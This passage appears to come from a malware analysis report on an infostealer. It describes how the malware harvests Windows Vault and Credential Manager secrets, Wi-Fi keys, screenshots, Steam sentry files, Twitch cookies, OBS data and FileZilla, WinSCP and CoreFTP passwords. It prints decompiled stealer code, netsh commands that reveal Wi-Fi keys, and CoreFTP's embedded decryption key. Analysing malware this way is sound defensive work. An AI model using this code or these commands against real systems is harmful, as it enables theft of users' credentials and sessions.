Credential Manager is a feature first included in Windows 7 that allows the users to save their application, network, and website credentials. Each type of credential is stored in a different Vault by the Windows Credential Manager. The term "Windows Vault" corresponds to the default password storage for Credential Manager. In previous versions, such as Windows XP and Windows Vista, these data were accessed through "Stored User Names and Passwords". From Windows 7 on, the Windows Vault was introduced.



Figure 13. Location of Credential Manager in Windows 7

In Windows 8 and Windows Server 2012, a new service was introduced to manage and maintain secure storage for user names and passwords from websites and Windows 8 apps. This service is the Credential Locker and it can also be accessed through the Credential Manager.

2.4.1.1. ACCESSING VAULT DATA

First, the OS version will be determined by accessing the `"Environment.OSVersion.Version"` object and its `"Major"` and `"Minor"` attributes. These two attributes point to the two components of a Windows version number. For instance, in version `6.2`, which corresponds to Windows 8.0, the `"Major"` attribute will point to value `6` and the `"Minor"` attribute to value `2`.

Based on the values retrieved it will define a Vault structure for Windows 8.0 and above environments or another one for Windows 7.

```
public static IEnumerable<c_var_dump_umaduu> m_GetPermissions_ydqtuh()
{
    int OSMajor = Environment.OSVersion.Version.Major;
    int OSMinor = Environment.OSVersion.Version.Minor;
    Type VAULT_ITEM;
    if (OSMajor >= 6 && OSMinor >= 2)
    {
        VAULT_ITEM = typeof(c_GetGroup.VAULT_ITEM_WIN8);
    }
    else
    {
        VAULT_ITEM = typeof(c_GetGroup.VAULT_ITEM_WIN7);
    }
}
```

```
public struct VAULT_ITEM_WIN8
{
    // Token: 0x0400014B RID: 331
    public Guid SchemaId;

    // Token: 0x0400014C RID: 332
    public IntPtr pszCredentialFriendlyName;

    // Token: 0x0400014D RID: 333
    public IntPtr pResourceElement;

    // Token: 0x0400014E RID: 334
    public IntPtr pIdentityElement;

    // Token: 0x0400014F RID: 335
    public IntPtr pAuthenticatorElement;

    // Token: 0x04000150 RID: 336
    public IntPtr pPackageSid;

    // Token: 0x04000151 RID: 337
    public ulong LastModified;

    // Token: 0x04000152 RID: 338
    public uint dwFlags;

    // Token: 0x04000153 RID: 339
    public uint dwPropertiesCount;

    // Token: 0x04000154 RID: 340
    public IntPtr pPropertyElements;
}
```

```
public struct VAULT_ITEM_WIN7
{
    // Token: 0x04000155 RID: 341
    public Guid SchemaId;

    // Token: 0x04000156 RID: 342
    public IntPtr pszCredentialFriendlyName;

    // Token: 0x04000157 RID: 343
    public IntPtr pResourceElement;

    // Token: 0x04000158 RID: 344
    public IntPtr pIdentityElement;

    // Token: 0x04000159 RID: 345
    public IntPtr pAuthenticatorElement;

    // Token: 0x0400015A RID: 346
    public ulong LastModified;

    // Token: 0x0400015B RID: 347
    public uint dwFlags;

    // Token: 0x0400015C RID: 348
    public uint dwPropertiesCount;

    // Token: 0x0400015D RID: 349
    public IntPtr pPropertyElements;
}
```

Figure 14. Structures for storing system Vault information

The following functions from `vaultcli.dll` will be used to query information from Windows Vaults:

```
VaultOpenVault
VaultEnumerateVaults
VaultEnumerateItems
VaultGetItem
```

The system's Vaults will be retrieved via `VaultEnumerateVaults`. The recovered values will be iterated and compared to a hard-coded Vaults dictionary, which can be observed in the table below, to obtain the Vault name:

Key	Value
"2F1A6504-0641-44CF-8BB5-3612D865F2E5"	"Windows Secure Note"
"3CCD5499-87A8-4B10-A215-608888DD3B55"	"Windows Web Password Credential"
"154E23D0-C644-4E6F-8CE6-5069272F999F"	"Windows Credential Picker Protector"
"4BF4C442-9B8A-41A0-B380-DD4A704DDB28"	"Web Credentials"
"77BC582B-F0A6-4E15-4E80-61736B6F3B29"	"Windows Credentials"
"E69D7838-91B5-4FC9-89D5-230D4D4CC2BC"	"Windows Domain Certificate Credential"
"3E0E35BE-1B77-43E7-B873-AED901B6275B"	"Windows Domain Password Credential"
"3C886FF3-2669-4AA2-A8FB-3F6759A77548"	"Windows Extended Credential"
"00000000-0000-0000-0000-000000000000"	null

Next, the current Vault will be opened, using `VaultOpenVault`. If it was successfully opened, its items will be queried via `VaultEnumerateItems`. Each retrieved item's data will be accessed via the `Vault-GetItem` function. The code fragment on the left of the following image is responsible for accessing the data. As it can be observed, certain fields are accessed depending on the OS version. The `pAuthenticatorElement`, `pResourceElement`, and `pIdentityElement` elements will be obtained using the function shown on the right side of the image, which will check the data type and retrieve the corresponding value.




Figure 15. Accessing vault information

2.4.1.2. ACCESSING DATA VIA ADVAPI

Using the **CredEnumerate** function from **advapi32** DLL the stealer will try to enumerate the credentials from the user's credential set. This function also relies on Windows Vaults.

The nature of the information retrieved can vary, so the stealer includes checks for pointers and information encoded in base64, resolving or decoding the corresponding data.




Figure 16. Accessing credman data

2.4.1.3. Network

The third approach will try to get the Wi-Fi credentials executing the following commands in the infected system:

```
"cmd.exe /C chcp 65001 && netsh wlan show profile | findstr All"
"cmd.exe /C chcp 65001 && netsh wlan show profile name=\"<profile name>\"
key=clear | findstr Key"
```

The first one will list the Wi-Fi networks of the host and the second one will use that data to retrieve the password for a particular profile.

Hereunder, the code responsible for this behavior can be observed:




Figure 17. Accessing network credentials

2.4.1.4. Screenshot

The last action performed by this thread will be taking a screenshot of the infected device's screen:

```

public static byte[] m_Screenshot()
{
    byte[] result = new byte[0];
    try
    {
        Rectangle bounds = Screen.GetBounds(Point.Empty);
        using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
            }
            using (MemoryStream memoryStream = new MemoryStream())
            {
                bitmap.Save(memoryStream, ImageFormat.Jpeg);
                result = memoryStream.ToArray();
            }
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine("Screenshot failed {0}", ex.Message);
    }
    return result;
}

```

Figure 18. Code responsible for taking a screenshot

2.4.2. GAMING THREAD


2.4.2.1. Steam

The stealer will try to grab files that match the regexes shown in the table below only in the top directory of Steam's data directory, which will be obtained from the registry key: `"Software\\Valve\\Steam\\SteamPath"`.

Regex	Description
ssfns*	Steam Authorization file. This file is generated after logging in with Steam Guard the first time. It is used to verify the login is genuine. This file can be used to bypass all two-factor authentication SSFN stands for "Steam Sentry File".
config*.vdf	Configuration files. A vdf file consists of strings, braces, whitespace, and comments. VDF stands for "Valve Data File".

The located files will be copied into the corresponding directory (remember, all this only exists in memory by now):

```
Gaming\\Steam\\<ssfn* file>
Gaming\\Steam\\config\\<file.vdf>
```



```
public static void m_set_Name_endpuy()
{
    DirectoryInfo directoryInfo = new DirectoryInfo(c_AddGroup.m_set_HoursPlayedLastTwoWeeks());
    if (directoryInfo.Exists)
    {
        foreach (FileInfo fileInfo in directoryInfo.GetFiles("ssfn*", 0))
        {
            c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("Gaming", "Steam", fileInfo.Name),
                fileInfo, "");
        }
        foreach (FileInfo fileInfo2 in directoryInfo.GetFiles("config\\*.vdf", 0))
        {
            c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("Gaming", "Steam", "config",
                fileInfo2.Name), fileInfo2, "");
        }
    }
}


private static string m_set_HoursPlayedLastTwoWeeks()
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(
        ("Software\\Valve\\Steam", false))
    {
        if (registryKey != null)
        {
            return registryKey.GetValue("SteamPath").ToString();
        }
    }
    return string.Empty;
}
```

Figure 19. Getting Steam data

2.4.2.2. Twitch

For twitch, all files related to cookies will try to be obtained. The stealer actual searches for the path: %AppData%\Twitch*\Electron9\Cookies and copies all the files contained in it to:

```
Gaming\\<Twitch directory>\\Electro9\\
```



```
public static void m_get_Configuration_fbmqgx()
{
    foreach (DirectoryInfo directoryInfo in
        c_remove_OnPluginUnloading_dnjvjm.f_ParseUInt64.GetDirectories("Twitch*", 0))
    {
        foreach (FileInfo fileInfo in directoryInfo.GetFiles("Electron9\\Cookies", 0))
        {
            c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("Gaming",
                directoryInfo.Name, "Electron9", fileInfo.Name), fileInfo, "");
        }
    }
}
```

Figure 20. Getting Twitch data

2.4.2.3. OBS

This thread will try to steal files both from Steamlabs OBS - a streaming platform for Twitch, Youtube, and Facebook - and OBS Studio - free and open-source software for video recording and live streaming.

First, it will try to locate the following directories that belong to Steamlabs and OBS Studio respectively:

```
%AppData%\slobs-client\\Local Storage\\leveldb
%AppData%\obs-studio\\basic\\profiles
```

If Steamlabs folder is found, levelDB files (searched using the regex: ".*.1??" only on the top directory)

will be copied to:

```
Gaming\\StreamlabsOBS\\Local Storage\\leveldb\\<file>
```

For OBS Studio, any file containing a dot will be retrieved. The search is performed inside all the subdirectories. Each found file will be copied to:

```
Gaming\\ObsStudio\\<directory>\\<file>
```




Figure 21. Getting OBS data

2.4.3. FTP THREAD

2.4.3.1. Filezilla

The stealer will try to obtain the two files where the FPT client stores its passwords. The next table shows the path where the files will try to be located and a brief description of the file's purpose.

File	Description
%AppData%\Filezilla\recentservers.xml	Contains the passwords associated with Site Manager.
%AppData%\Filezilla\sitemanager.xml	Contains the passwords for QuickConnect.

If found, they will be read as XML documents, searching for "Server" elements and getting "Host", "Port", "User" and Pass fields from each one. The last one will be decoded from base64. The recovered data will be stored as a credential, where the hostname will be formed by the pair: <Host>:<Port>.

```

public static IEnumerable<c_var_dump_umaduu> m_GetGroups_xwrori()
{
    foreach (string text in new string[]
    {
        "recentservers.xml",
        "sitemanager.xml"
    })
    {
        FileInfo fileInfo = new FileInfo(Path.Combine(c_remove_OnPluginUnloading_dnjvjm.f_get_AllowedCaller,
            "FileZilla", text));
        if (fileInfo.Exists)
        {
            XmlDocument xmlDocument = new XmlDocument();
            xmlDocument.Load(fileInfo.FullName);
            foreach (object obj in xmlDocument.GetElementsByTagName("Server"))
            {
                XmlNode xmlNode = (XmlNode)obj;
                if (xmlNode.InnerXml.Contains("Pass") && xmlNode.InnerXml.Contains("User") &&
                    xmlNode.InnerXml.Contains("encoding=\"base64\""))
                {
                    yield return new c_var_dump_umaduu(string.Format("{0}:{1}", xmlNode["Host"].InnerText,
                        xmlNode["Port"].InnerText), xmlNode["User"].InnerText, xmlNode
                        ["Pass"].InnerText.m_RegisterFromAssembly_tzymkw().m_GetTypesFromParentClass(), null,
                        null);
                }
            }
            IEnumerator enumerator = null;
        }
    }
    string[] array = null;
    yield break;
    yield break;
}

```

Figure 22. Getting FileZilla credentials

2.4.3.2. WinSCP

WinSCP credentials will be collected from the registry. In particular "HostName", "UserName" and "Password" will be obtained from "HKCU\\Software\\Martin Prikryl\\WinSCP 2\\Sessions" registry key. The password will be parsed and the hexadecimal A-F values will be converted to decimal ones.

For each data found a new credential object will be created. The password will be parsed and the hexadecimal A-F values will be converted to decimal ones. Also, a series of logic operations (that can be observed in the image below) at bit-level will be performed to retrieve the plain password.




Figure 23. Getting WinSCP credentials

2.4.3.3. CoreFTP

In the same way as above, credentials for CoreFTP will be retrieved from the registry. In this case, "Host", "Port", "User" and "PW" values will be grabbed from "HKCU\\Software\\FTPWare\\CoreFTP\\Sites" registry key.

The password will be decrypted using the AES Rijndael algorithm and an embedded password that is used by CoreFTP. Also, as with FileZilla, the hostname is formed from the host and port values.

```

internal sealed class c_Awake : b_12_0_r1qjth
{
    // Token: 0x00002A4 RID: 676 RVA: 0x0000747 File Offset: 0x0000B947
    public static IEnumerable<var_dump_umadu> m_GetAssembliesFromDirectory()
    {
        string rkPath = "Software\\FTPware\\CoreFTP\\Sites";
        using (RegistryKey rk = Registry.CurrentUser.OpenSubKey(rkPath, false))
        {
            if (rk != null)
            {
                foreach (string text in rk.GetSubKeyNames())
                {
                    using (RegistryKey rkSession = Registry.CurrentUser.OpenSubKey(Path.Combine(rkPath, text), false))
                    {
                        object value = rkSession.GetValue("Host");
                        object value2 = rkSession.GetValue("Port");
                        object value3 = rkSession.GetValue("User");
                        object value4 = rkSession.GetValue("PW");
                        if (value != null && value3 != null && value4 != null)
                        {
                            yield return new var_dump_umadu(string.Format("{0}:{1}", value.ToString(), value2.ToString()),
                                value3.ToString(), c_Awake.b_12_0_r1qjth.m_get_help_alyyu(value4.ToString(), "hdfzpsvzpimorhk"),
                                null, null);
                        }
                    }
                    RegistryKey rkSession = null;
                }
                string[] array = null;
            }
            RegistryKey rk = null;
            yield break;
            yield break;
        }
    }
}

private static string m_get_help_alyyu(string encryptedData, string key = "hdfzpsvzpimorhk")
{
    byte[] array = key.m_Awake.b_12_0_zboony();
    c_Awake.b_12_0_r1qjth.m_Unload_uafdbg(ref array, 8);
    byte[] array2 = c_Awake.b_12_0_r1qjth.m_IsValidSteamID_eipaul(encryptedData);
    string result;
    using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
    {
        rijndaelManaged.KeySize = array.Length * 8;
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = 2;
        rijndaelManaged.Padding = 1;
        using (ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor())
        {
            result = cryptoTransform.TransformFinalBlock(array2, 0,
                array2.Length).m_GetTypesFromParentClass();
        }
    }
    return result;
}

private static void m_Unload_uafdbg(ref byte[] src, int pad)
{
    int num = (src.Length + pad - 1) / pad * pad;
    Array.Resize(ref src, num);
}

private static byte[] m_IsValidSteamID_eipaul(string hexString)
{
    if (hexString.Length % 2 != 0)
    {
        throw new ArgumentException(string.Format(CultureInfo.InvariantCulture,
            "The binary key cannot have an odd number of digits: {0}",
            hexString));
    }
    byte[] array = new byte[hexString.Length / 2];
    for (int i = 0; i < array.Length; i++)
    {
        string text = hexString.Substring(i * 2, 2);
        array[i] = byte.Parse(text, 515, CultureInfo.InvariantCulture);
    }
